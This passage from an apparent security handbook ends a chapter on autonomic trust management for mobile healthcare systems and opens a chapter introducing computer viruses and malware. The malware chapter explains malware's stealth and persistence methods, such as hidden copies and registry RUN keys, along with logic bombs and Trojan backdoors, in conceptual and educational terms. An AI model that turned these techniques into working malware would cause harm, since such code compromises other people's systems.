The same as the procedure illustrated in Fig. 33.6, we apply several trust control modes, each of which contains a number of control mechanisms or operations. In this procedure, the trust value is predicted supposed that some control modes are applied before the decision to initiate those modes is made. The most suitable trust control modes can be selected based on the prediction results. Trust assessment is then conducted based on the trustor's subjective policies by evaluating the trustee entity's quality attributes which are influenced by the system context. According to the runtime trust assessment results in the underlying context, the trustee's device conducts trust control model adjustment in order to reflect the real system situation if the assessed trustworthiness value is below an expected threshold. The quality attributes of the entity can be controlled or improved via applying a number of trust control modes, especially at the service runtime. The context-aware or situation-aware adaptability of the trust control model is crucial to re-select a suitable set of trust control modes in order to conduct autonomic trust management.

33.4.4 An Example Application

This section takes a simple example to show how autonomic trust management is realized based on the cooperation of both the trust sustaining mechanism and the adaptive trust control model. The proof of applied algorithms has been reported in our past work [33.24, 44, 70].

The concrete example is a mobile pervasive healthcare system. It is composed of a number of services located at different devices. For example, a health sensor locates at a potable mobile device, which can monitor a user's health status; a healthcare client service in the same device provides multiple ways to transfer health data to other devices and receive health guidelines. A healthcare consultant service locates at a healthcare center, which provides health guidelines to the user according to the health data reported. It can also inform a hospital service at a hospital server if necessary. The trustworthiness of the healthcare application depends on not only each device and service's trustworthiness, but also the cooperation of all related devices and services. It is important to ensure that they can cooperate well in order to satisfy trust requirements with each other and its user's. For concrete examples, the healthcare client service needs to provide a secure network connection and communication as required by the user. It also needs to respond to the request from the health sensor within expected time and performs reliably without any break in case of an urgent health information transmission. Particularly, if the system deploys additional services that could



Service collaboration starts
Is it local service collaboration?
No
Yes
Root trust challenge and attestation on the device of trustee service
Specify the trust conditions and registering them at the trustee device RT module
Extract trust policies for trust assessment from the trust conditions
Input trust policies into the policy base of the trustee devive's ATMF
Trustworthiness and trust control mode prediction
Raise warning or optimize trust control mode configurations
Trust control mode selection
Are suitable modes found?
No
Yes
Apply selected control modes
Monitor the behavior of trustee service at runtime
Is trust assessment on trustee positive?
Yes
No
Adaptive trust control model adjustment

Fig. 33.11 A comprehensive autonomic trust management procedure

Table 33.2 Autonomic trust management for a healthcare application

Trustor	Trustee	Example trust requirements	Autonomic trust management mechanisms
Health sensor	Healthcare client	Trust policies (data confidentiality: yes; data integrity: yes; service availability – response time: < 3 s; service reliability – uptime: > 10 m)	Control mode prediction and selection, runtime trust assessment, trust control model adjustment and control mode re-selection to ensure the trustworthiness of health data collection
Mobile device	Healthcare center	Trust conditions (device and trust policies integrity: yes)	Trust sustaining mechanism to ensure the integrity of healthcare center and trust policies for consultant service
Healthcare client	Consultant service	Trust policies (authentication: yes; data confidentiality: yes; data integrity: yes; service availability – response time: < 30 s; service reliability – uptime: > 10 h)	Control mode prediction and selection, runtime trust assessment, trust control model adjustment and control mode re-selection to ensure the trustworthiness of health data reception
Healthcare center	Mobile device	Trust conditions (device and trust policies integrity: yes)	Trust sustaining mechanism to ensure the integrity of mobile device and trust policies for healthcare client service
Consultant service	Healthcare client	Trust policies (authentication: yes; data confidentiality: yes; data integrity: yes; service availability – response time: < 10 s; service reliability – uptime: > 1 h)	Control mode prediction and selection, runtime trust assessment, trust control model adjustment and control mode re-selection to ensure the trustworthiness of guidelines reception
Healthcare center	Hospital server	Trust conditions (device and trust policies integrity: yes)	Trust sustaining mechanism to ensure the integrity of hospital server and trust policies for hospital service
Consultant service	Hospital service	Trust policies (authentication: yes; data confidentiality: yes; data integrity: yes; service availability – response time: < 10 m; service reliability – uptime: > 10 h)	Control mode prediction and selection, trust assessment, trust control model adjustment and control mode re-selection to ensure the hospital service's trustworthiness

share resources with the healthcare client service, the mobile healthcare application should be still capable of providing qualified services to its users.

In order to provide a trustworthy healthcare application, the trustworthy collaboration among the mobile device, the healthcare center and the hospital server is required. In addition, all related services should cooperate together in a trustworthy way. Our example application scenario is the user's health is monitored by the mobile device which reports his/her health data to the healthcare center in a secure and efficient way. In this case, the hospital service should be informed since the user's health needs to be treated by the hospital immediately. Meanwhile, the consultant service also provides essential health guidelines to the user. Deploying our solution, the autonomic trust management mechanisms used to ensure the trustworthiness of the above scenario are summarized in Table 33.2 based on a number of example trust conditions and policies. Taking the first example in Table 33.1, the trust policies include the requirements on different quality attributes: confidentiality, integrity, availability and reliability in order to ensure the trustworthiness of health data collection in the mobile device.

33.5 Further Discussion

The proposed solution supports autonomic trust management with two levels. The first level implements autonomic trust management among different system devices by applying the mechanism to sustain trust. On the basis of a trusted computing platform, this mechanism can also securely embed the trust policies into a remote trustee device for the purpose of trustworthy service collaboration. This mechanism is mainly implemented at the device platform layer. Regarding the second level, the trustworthiness of the service is automatically managed based on the adaptive trust control model at its runtime. This mechanism can be implemented in either the platform layer or the middleware layer (e.g. a component software middleware layer), depending on the concrete system requirements. Both levels of autonomic trust management can be conducted independently or cooperate together in order to ensure the trustworthiness of the entire mobile system. From this point of view, none of the existing work reviewed provides a similar solution. Our solution applied the trust sustaining mechanism to stop or restrict any potential risky activities. Thus, it is a more active approach than the existing solutions.

Trusted computing platform technology is developing in both industry and academia in order to provide more secure and better trust support for future digital devices. The technology aims to solve existing security problems by hardware trust. Although it may be vulnerable to some hardware attacks [33.71], it has advantages over many software-based solutions. It has potential advantages over other solutions as well; especially when the Trusted Computing Group standard [33.14] is deployed and more and more industry digital device vendors offer TCG-compatible hardware and software in the future. Our solution will have potential advantages when various digital device vendors produce TCG compatible products in the future.

The RT module can be designed and implemented inside a secure main chip in the mobile computing platform. The secure main chip provides a secure environment to offer security services for the operating system (OS) and application software. It also has a number of security enforcement mechanisms (e.g. secure booting, integrity checking and device authentication). Particularly, it provides cryptographic functions and secure storage. The RT module functionalities and the ATMF functionalities can be implemented by a number of protected applications. The protected applications are small applications dedicated to performing security critical operations inside a secure environment. They have strict size limitations and resemble function libraries. The protected applications can access any resource in the secure environment. They can also communicate with normal applications in order to offer security services. New protected applications can be added to the system at any time. The secure environment software controls loading and execution of the protected applications. Only signed protected applications are allowed to run.

In addition, the secure register of the RT module, the policy base, the execution base and the mechanism base could be implemented by a flexible and light secure storage mechanism supported by the trusted computing platform [33.72].

33.6 Conclusions

In this chapter, we presented our arguments for autonomic trust management in the mobile system. In the literature review, we proposed that autonomic trust management is an emerging trend in order to establish a trustworthy mobile system. We presented an autonomic trust management solution based on the trust sustaining mechanism and the adaptive trust control model. The main contribution of our solution lies in the fact that it supports two levels of autonomic trust management: between devices as well as between services offered by the devices. This solution can also effectively avoid or reduce risk by stopping or restricting any potential risky activities based on the trustor's specification. We demonstrated the effectiveness of our solution by applying it into a number of mobile systems, e.g. ad hoc networks, P2P systems, mobile enterprise networking, component software platform and mobile pervasive systems. We also discussed the advantages of and implementation strategies for the solution.

Regarding future work direction, it is essential to analyze the performance of our solution on the basis of a mobile trusted computing platform. Furthermore, how to automatically extract mobile user's trust policies based on machine learning through user-device interaction is also an interesting research topic.

References

33.1. T. Grandison, M. Sloman: A survey of trust in internet applications, IEEE Commun. Surv. **3**(4), 2–16 (2000)

33.2. A. Avizienis, J.-C. Laprie, B. Randell, C. Landwehr: Basic concepts and taxonomy of dependable and secure computing, IEEE Trans. Dependable Secure Comput. **1**(1), 11–33 (2004)

33.3. S. Boon, J. Holmes: The dynamics of interpersonal trust: resolving uncertainty in the face of risk. In: *Cooperation and Prosocial Behaviour*, ed. by R. Hinde, J. Groebel (Cambridge University Press, Cambridge, UK 1991) pp. 190–211

33.4. C.L. Corritore, B. Kracher, S. Wiedenbeck: On-line trust: concepts, evolving themes, a model, Int. J. Human-Comput. Stud. Trust Technol. **58**(6), 737–758 (2003)

33.5. D.E. Denning: A new paradigm for trusted systems, Proc. IEEE New Paradigms Workshop (1993)

33.6. R. Falcone, C. Castelfranchi: Socio-cognitive model of trust. In: *Encyclopedia of Information Science and Technology*, ed. by M. Khosrow-Pour (Idea Group Reference, Hershey, PA 2005) pp. 2534–2538

33.7. D. Gambetta: Can we trust trust?. In: *Trust: Making and Breaking Cooperative Relations*, by D. Gambetta (WileyBlackwell, Oxford 1990)

33.8. Z. Liu, A.W. Joy, R.A. Thompson: A dynamic trust model for mobile ad hoc networks, Proc. 10th IEEE Int. Workshop on Future Trends of Distributed Computing Systems (FTDCS 2004) (2004) pp. 80–85

33.9. D.H. McKnight, N.L. Chervany: What is trust? A conceptual analysis and an interdisciplinary model, Proc. 2000 Americas Conference on Information Systems (2000)

33.10. D.H. McKnight, N.L. Chervany: The meanings of trust, UMN University Report, available at http://www.misrc.umn.edu/wpaper/wp96-04.htm (2003)

33.11. R.C. Mayer, J.H. Davis, F.D. Schoorman: An integrative model of organizational trust, Acad. Manag. Rev. **20**(3), 709–734 (1995)

33.12. L. Mui: Computational models of trust and reputation: agents, evolutionary games, and social networks, Ph.D. Thesis (Massachusetts Institute of Technology, 2003)

33.13. D.E. Denning: A new paradigm for trusted systems, Proc. 1992–1993 Workshop on New Security Paradigms (1993) pp. 36–41

33.14. TCG TPM Specification v1.2, available at https://www.trustedcomputinggroup.org/specs/TPM/ (2003)

33.15. Z. Yan, S. Holtmanns: Trustmodeling and management: from social trust to digital trust. In: *Computer Security, Privacy and Politics: Current Issues, Challenges and Solutions*, ed. by R. Subramanian (IGI Global, Hershey, PA, USA 2008) pp. 209–323

33.16. A.K. Dey: Understanding and using context, Pers. Ubiquitous Comput. J. **5**, 4–7 (2001)

33.17. M. Blaze, J. Feigenbaum, J. Lacy: Decentralized trust management, Proc. IEEE Symposium on Security and Privacy (1996) pp. 164–173

33.18. Y. Tan, W. Thoen: Toward a generic model of trust for electronic commerce, Int. J. Electron. Commer. **5**(2), 61–74 (1998)

33.19. M.K. Reiter, S.G. Stubblebine: Resilient authentication using path independence, IEEE Trans. Comput. **47**(12), 1351–1362 (1998)

33.20. L. Xiong, L. Liu: PeerTrust: supporting reputation-based trust for peer-to-peer electronic communities, IEEE Trans. Knowl. Data Eng. **16**(7), 843–857 (2004)

33.21. Y. Sun, W. Yu, Z. Han, K.J.R. Liu: Information theoretic framework of trust modeling and evaluation for ad hoc networks, IEEE J. Selected Areas Commun. **24**(2), 305–317 (2006)

33.22. M. Zhou, H. Mei, L. Zhang: A multi-property trust model for reconfiguring component software, 5th Int. Conference on Quality Software QAIC2005 (2005) pp. 142–149

33.23. Y. Wang, V. Varadharajan: Trust^2: developing trust in peer-to-peer environments, IEEE Int. Conference on Services Computing, 1 (2005) 24–31

33.24. Z. Yan, R. MacLaverty: Autonomic trust management in a component based software system. In: *Proceedings of the 3rd International Conference on Autonomic and Trusted Computing*, Lecture Notes in Computer Science, Vol. 4158, ed. by L.T. Yang, H. Jin, J. Ma, T. Ungerer (Springer, Berlin Heidelberg 2006) pp. 279–292

33.25. U. Maurer: Modeling a public-key infrastructure. In: *Proceedings of European Symposium on Research in Computer Security*, Lecture Notes in Computer Science, Vol. 1146, ed. by H. Bertino, H. Kurth, G. Martella, E. Montolivo (Springer, Berlin Heidelberg 1996) pp. 325–350

33.26. Z. Liu, A.W. Joy, R.A. Thompson: A dynamic trust model for mobile ad hoc networks, Proc. 10th IEEE Int. Workshop on Future Trends of Distributed Computing Systems (2004) pp. 80–85

33.27. G. Theodorakopoulos, J.S. Baras: On trust models and trust evaluation metrics for ad hoc networks, IEEE J. Sel. Areas Commun. **24**(2), 318–328 (2006)

33.28. A. Jøsang: An algebra for assessing trust in certification chains. In: *Proceedings of the Network and Distributed Systems Security Symposium*, ed. by J. Kochmar (The Internet Society, Reston, VA 1999)

33.29. Z. Yan: Trust Management for Mobile Computing Platforms. Ph.D. Thesis (Dept. of Electrical and Communication Eng., Helsinki University of Technology 2007)

33.30. K. Aberer, Z. Despotovic: Managing trust in a peer-to-peer information system, Proc. ACM Conf. Information and Knowledge Management (2001)

33.31. S. Song, K. Hwang, R. Zhou, Y.-K. Kwok: Trusted P2P transactions with fuzzy reputation aggregation, IEEE Internet Comput. **9**(6), 24–34 (2005)

33.32. P. Resnick, R. Zeckhauser: Trust among strangers in internet transactions: empirical analysis of eBay's reputation system. In: *The Economics of the Internet and E-Commerce*, Advances in Applied Microeconomics, Vol. 11, ed. by M.R. Baye (Elsevier, MO, USA 2002) pp. 127–157

33.33. A. Singh, L. Liu: TrustMe: anonymous management of trust relationships in decentralized P2P systems, IEEE Int. Conference on Peer-to-Peer Computing (2003) pp. 142–149

33.34. R. Guha, R. Kumar: Propagation of trust and distrust, Proc. 13th International Conference on World Wide Web (ACM Press, 2004) pp. 403–412

33.35. S. Kamvar, M. Scholsser, H. Garcia-Molina: The EigenTrust algorithm for reputation management in P2P networks, Proc. 12th Int. Conference of World Wide Web (2003)

33.36. Z. Liang, W. Shi: PET: A PErsonalized Trust model with reputation and risk evaluation for P2P resource sharing, Proc. 38th Annual Hawaii Int. Conference on System Sciences (2005) pp. 201.2 (refer to http://portal.acm.org/citation.cfm?id=1043109, the page is indicated like that)

33.37. S. Lee, R. Sherwood, B. Bhattacharjee: Cooperative peer groups in NICE, Proc. IEEE Conference on Computer Communications (INFOCOM 03) (IEEE CS Press, 2003) pp. 1272–1282

33.38. P. Herrmann: Trust-based procurement support for software components, Proc. 4th Int. Conference of Electronic Commerce Research (ICECR04) (2001) pp. 505–514

33.39. K. Walsh, E.G. Sirer: Fighting peer-to-peer SPAM and decoys with object reputation, Proc. 3rd Workshop on the Economics of Peer-to-Peer Systems (P2PECON) (2005) 138–143

33.40. Z. Zhang, X. Wang, Y. Wang: A P2P global trust model based on recommendation, Proc. 2005 Int. Conference on Machine Learning and Cybernetics, 7 (2005) pp. 3975–3980

33.41. C. Lin, V. Varadharajan, Y. Wang, V. Pruthi: Enhancing grid security with trust management, Proc. IEEE Int. Conference on Services Computing (2004) pp. 303–310

33.42. Z. Yan, P. Cofta: A mechanism for trust sustainability among trusted computing platforms. In: *Proc. 1st International Conference on Trust and Privacy in Digital Business*, Lecture Notes in Computer Science, Vol. 3184, ed. by S.K. Katsikas, J. Lopez, G. Pernul (Springer, Berlin Heidelberg 2004) pp. 11–19

33.43. S. Banerjee, C.A. Mattmann, N. Medvidovic, L. Golubchik: Leveraging architectural models to inject trust into software systems, ACM SIGSOFT Softw. Eng. Notes **30**(4), 1–7 (2005)

33.44. Z. Yan, C. Prehofer: An adaptive trust control model for a trustworthy software component platform. In: *Proceedings of the 4th International Conference on Autonomic and Trusted Computing*, Lecture Notes in Computer Science, Vol. 4610, ed. by B. Xiao, L.T. Yang, J. Ma, C. Müller-Schloer, Y. Hua (Springer, Berlin Heidelberg 2007) pp. 226–238

33.45. W. Xu, Y. Xin, G. Lu: A trust framework for pervasive computing environments, Int. Conference on Wireless Communications, Networking and Mobile Computing (2007) pp. 2222–2225

33.46. Z. Yan: Autonomic trust management for a pervasive system, Secypt'08 (2008) pp. 491–500

33.47. A. Jøsang: A logic for uncertain probabilities, Int. J. Uncertain. Fuzziness Knowl.-Based Syst. **9**(3), 279–311 (2001)

33.48. http://sky.fit.qut.edu.au/josang/sl/demo/Op.html

33.49. B. Kosko: Fuzzy cognitive maps, Int. J. Man-Mach. Stud. **24**, 65–75 (1986)

33.50. C. Castelfranchi, R. Falcone, G. Pezzulo: Integrating trustfulness and decision using fuzzy cognitive maps. In: *Proceedings of the First International Conference of Trust Management*, Lecture Notes in Computer Science, Vol. 2692, ed. by P. Nixon, S. Terzis (Springer, Berlin Heidelberg 2003) pp. 195–210

33.51. C.D. Stylios, V.C. Georgopoulos, P.P. Groumpos: The use of fuzzy cognitive maps in modeling systems, available at http://med.ee.nd.edu/MED5/PAPERS/067/067.PDF

33.52. S. Song, K. Hwang, R. Zhou, Y.-K. Kwok: Trusted P2P transactions with fuzzy reputation aggregation, IEEE Internet Comput. **9**(6), 24–34 (2005)

33.53. Z. Yan: A conceptual architecture of a trusted mobile environment, Proc. IEEE 2nd Int. Workshop on Security, Privacy and Trust in Pervasive and Ubiquitous Computing (SecPerU06) (2006) pp. 75–81

33.54. S.J. Vaughan-Nichols: How trustworthy is trusted computing?, IEEE Computer **36**(3), 18–20 (2003)

33.55. P. England, B. Lampson, J. Manferdelli, M. Peinado, B. Willman: A trusted open platform, IEEE Computer **36**(7), 55–62 (2003)

33.56. Z. Yan, P. Zhang, T. Virtanen: Trust evaluation based security solution in ad hoc networks, Proc. 7th Nordic Workshop on Secure IT Systems (NordSec03) (2003)

33.57. Z. Yan, P. Zhang: Trust collaboration in P2P systems based on trusted computing platforms, WSEAS Trans. Inf. Sci. Appl. **2**(3), 275–282 (2006)

33.58. P. Fenkam, S. Dustdar, E. Kirda, G. Reif, H. Gall: Towards an access control system for mobile peer-to-peer collaborative environments, Proc. 11th IEEE Int. Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises (2002) 95–100

33.59. G. Kortuem, J. Schneider, D. Preuitt, T.G.C. Thompson, S. Fickas, Z. Segall: When peer-to-peer comes face-to-face: collaborative peer-to-peer computing in mobile ad hoc networks, Proc. of the 1st Int. Conference on Peer-to-Peer Computing (2001)

33.60. A. Jøsang, R. Ismail, C. Boyd: A survey of trust and reputation systems for online service provision, Decis. Support Syst. **43**(2), 618–644 (2007)

33.61. C. Lin, V. Varadharajan, Y. Wang, V. Pruthi: Enhancing grid security with trust management, Proc. IEEE Int. Conference on Services Computing (2004) pp. 303–310

33.62. E. Herscovitz: Secure virtual private networks: the future of data communications, Int. J. Netw. Manag. **9**(4), 213–220 (1999)

33.63. D. Wood, V. Stoss, L. Chan-Lizardo, G.S. Papacostas, M.E. Stinson: Virtual private networks, Int. Conference on Private Switching Systems and Networks (1988) pp. 132–136

33.64. K. Regan: Secure VPN design considerations, Netw. Secur. **2003**, 5–10 (2003)

33.65. K.H. Cheung, J. Misic: On virtual private network security design issues, Comput. Netw. **38**(2), 165–179 (2002)

33.66. M. Blaze, J. Ioannidis, A.D. Keromytis: Trust management for IPSec, ACM Trans. Inf. Syst. Secur. **5**(2), 95–118 (2002)

33.67. R. Shan, S. Li, M. Wang, J. Li: Network security policy for large-scale VPN, Proc. Int. Conference on Communication Technology, 1 (2003) pp. 217–220

33.68. H. Hamed, E. Al-Shaer, W. Marrero: Modeling and verification of IPSec and VPN security policies, 13th IEEE Int. Conference on Network Protocols (2005) pp. 259–278

33.69. Z. Yan, P. Zhang: A trust management system in mobile enterprise networking, WSEAS Trans. Commun. **5**(5), 854–861 (2006)

33.70. Z. Yan: A comprehensive trust model for component software, SecPerU'08 (2008) pp. 1–6

33.71. A.B. Huang: The trusted OC: skin-deep security, IEEE Computer **35**(10), 103–105 (2002)

33.72. N. Asokan, J. Ekberg: A platform for OnBoard credentials, Proc. Financial Cryptography and Data Security (2008)

The Author

Dr. Zheng Yan received the BEng and the MEng from the Xi'an Jiaotong University in 1994 and 1997, respectively. She received the second MEng in Information Security from the National University of Singapore in 2000 and the Licentiate of Science and the Doctor of Science and Technology in Electrical Engineering from the Helsinki University of Technology in 2005 and 2007, respectively. She is currently a senior researcher at the Nokia Research Center, Helsinki. She authored more than thirty publications and edited one book. She holds nine patents and patent applications. Her research interests are in trust modeling and management; trusted computing; mobile applications and services; reputation systems, usable security/trust, distributed systems and digital rights management. Dr. Yan is a member of the IEEE.

Zheng Yan
Nokia Research Center
Itämerenkatu 11–13
00180, Helsinki, Finland
zheng.z.yan@nokia.com

Viruses and Malware 34

Eric Filiol

Contents

The term computer virus was first used in 1984 and is now well known to the general public. Computers are increasingly pervasive in the workplace and in homes. Most users of the Internet, and more generally any network, have faced the malware risk at least once. However, it appears that in practice, users' knowledge (in the broadest sense of the term) with respect to computer virology is still contains so flawed that the risk is increased instead of being reduced. The term virus itself is improperly used to designate a more general class of programs that have nothing to do with viruses: worms, Trojans, logic bombs, lures, etc. Viruses, in addition, cover a reality far more complex. Many sub-categories exist, and many viral techniques relate to them, all involving different risks, which must be known for protection and an effective fight.

To illustrate the importance of the viral risk, let us summarize it with a few figures of particular relevance: the ILoveYou worm in 1999 infected over 45 million computers worldwide. More recently, the worm Sapphire/Slammer infected more than 75,000 servers across the globe in just ten minutes. The virus CIH Chernobyl forced thousands of users in 1998 to change the motherboards of their computers after the BIOS program was corrupted by the virus. The damages caused by this virus are estimated at nearly 250 million US dollar for only South Korea, while the figure is several billion US dollar for a classical worm computer. The threat posed by botnets from 2002–2003, according to the FBI, involves one computer in four in the world, nearly two hundred million infected machines without the knowledge of their owners. The Storm Worm attack, in the summer of 2007, struck more than 10 million computers around the world in less than a month. Finally the Conficker attack has stricken millions of computers including sensitive networks such as those of the French and British Navies. These figures strongly show the importance of seriously taking into account the malware threat.

In this article we'll introduce viruses and worms and consider them in the more generalized context today of computer infections or malware. We will define, for the first time, all the categories which exist for these programs and their mode of operation, including their techniques to adapt to defenses that the user may oppose. The second part shall include antiviral control techniques in use today. These techniques, while generally effective, do not eliminate all risks and can only reduce them. It is therefore important not to base a security policy on antiviral products only, as good as it may be or is supposed to be. We therefore present the main security rules of computer hygiene to be applied, which are the most effective ones when strictly observed, and which must be upstream of the antivirus.

34.1 Computer Infections or Malware

Viruses are only some, albeit the most important, of the malicious programs that can attack a computer environment. The more general term of computer infections (the Anglo-Saxons generally use the term *malware*) should now be used to describe the wide variety of harmful programs afflicting the modern information and communication systems. The theoretical work of Jürgen Kraus in 1980 [34.1], then of Fred Cohen [34.2] and Leonard Adleman [34.3] in fact formalized in a very broad framework the concept of malware. In particular, those authors have characterized those programs either by means of Turing machines or using recursive functions. Figure 34.1 details the different existing types.

There are several definitions of the concept of computer infection, but in general, none is truly comprehensive in the sense that recent developments in computer crime are not taken into account. For our purposes, we will adopt, for our part, the general definition which follows:

Definition 1 (Computer Infection or Malware). Any simple or self-reproducing program which has offensive features and/or purposes and which in without the users' awareness and consent, and whose aim is to affect the confidentiality, integrity and the availability of the system, or which is able to wrongly incriminate the system's owner/user in the realization of a crime or an offense (either in the digital or real world).

The general mode of propagation and operation follows the various steps as follows:

1. The malware (infecting program itself) is carried through an innocent-looking file (host file or infected file); in the case of the initial infection (*primo-infection*), the term *dropper* is used.
2. Whenever the dropper is executed:
   a. The malware takes control first and operates according to its own mode. The host file is generally put into a sleeping state,
   b. then it gives control back to the host program which then is executed in a very normal way, without betraying the presence of the malware.

Malware attacks are all based more or less on social engineering [34.4], namely through the use of bad habits or inclinations of the user. The dropper is a benign, usually enticing file (games, flash animations, illegal copies of software, attracting emails, Office documents in different formats, etc.), to encourage the victim to perform an action and allow the infection to settle or spread. In this area, then the user is the weak link, the limiting element of any security policy. It should be emphasized that the infection of a system through a user is possible if and only if he (or the system itself) has executed an infected program.

Another very important aspect of the mode of action of the infected program that needs to be taken into account is the increasingly present frequency of software vulnerabilities (or security "holes") that make attacks by this program possible, regardless of the users. Buffer overflows (for example, by not controlling the length of parameters given some programs, thus causing the crash by infectious instructions contained in these settings, of legitimate instructions to be executed by the processor), execution flaws (automatic activation or execution of email attachments through some browsers, automatic activation of malicious code contained in a usually inert image, sound or video formats, etc.) are all recent examples that show that the risk is multifaceted. With this risk it becomes even more




Fig. 34.1 Adleman's classification of malware

critical that these weaknesses are corrected often, lately by software publishers while they are already widely used by attackers (a 0-Day vulnerabilities issue). The best example is that of attack via the vulnerability of the WMF (Windows Metafile) in January 2006 against the British parliament or more recently with the Conficker attack in February 2009 which affected the French Navy (through the RPC vulnerability).

34.1.1 Basic Definitions

Malware types, which are described in detail in the following section, exist for any computer or executing environment and are not limited to a given operating system or hardware. However, viral techniques may vary from one platform to another since malware are only viable programs (yet having some special features) as soon as the following components are gathered:

- Mass memory, into which the infected program may be stored in inactive form,
- Live memory (RAM), into which the malware is loaded (process creation) whenever executed,
- A processor or any equivalent device (microcontroller) in order to perform the malware execution,
- An operating system or something equivalent.

The recent evolution of infecting programs towards an exotic, non-classical platform (Trojan for Palm Pilot, Postscript printer virus, mobile phone malware, etc.) clearly shows that the very classical computer (desktop or laptop) is now too restricted of a view: the threat is now far more global.

34.1.2 Simple Malware

As the name clearly indicates, the mode of operation of this class of malware consists in installing deeply into the target system. The installation generally performs through the following steps:

- In resident mode: the program is resident in memory (an active process in a permanent way) as long as the operating system is itself active.
- In stealth mode: the user must not detect or suspect the fact that such malware is currently active in the system (since it is in resident mode). As an example, the related malware process must not be visible when listing the active process (`ps -aux` under Unix or =`Ctrl+Alt+Supp`= under Windows). Other techniques, mainly relying on rootkit techniques, exist in order to bypass detection by antivirus software.
- In persistent mode: in the case of malware erasure or uninstallation, the infecting program is able to reinstall itself independently from any dropper. In Windows, generally several copies of the malware are hidden in system directories and one or more registry RUN keys are created in order to automatically launch the malware whenever the operating system is booted. This kind of mechanism also enables it to launch the malware in resident mode.

Finally it is very important to note that a single error by the user is enough to infect the system. As long as the infected system is not totally cleaned, the malware remains active.

Simple malware is essentially divided into two subclasses:

- **Logic Bomb**: This is a simple type of malware which waits for a trigger event (date, action, particular data, etc.) to activate and launch its offensive action. Those programs may also be the payload of classical viruses (e.g. the Friday 13th virus). This is the reason why logic bombs are generally mistaken for viruses and worms. The most classical case of true logic bombs is that of a system administrator who implemented such a malware to retaliate in case he was fired from the company. He implanted this program into the system while the trigger event was the removal of his name from the payroll records. The logic bomb then encrypted every hard disk in the company. The company data could not be accessed since the key was not available and the cipher was too strong to perform a cryptanalysis.
- **Trojan horse**: A two-part simple program made of a server module and a client module (see Fig. 34.2). The server module is installed into the victim's computer and silently opens a backdoor to the networks (e.g. the Internet) to give access to the whole resource (data, programs, devices, etc.) of the victim's computer. On the other side, the attacker can control the server module and access all those resources by means of a client module. This latter module detects the

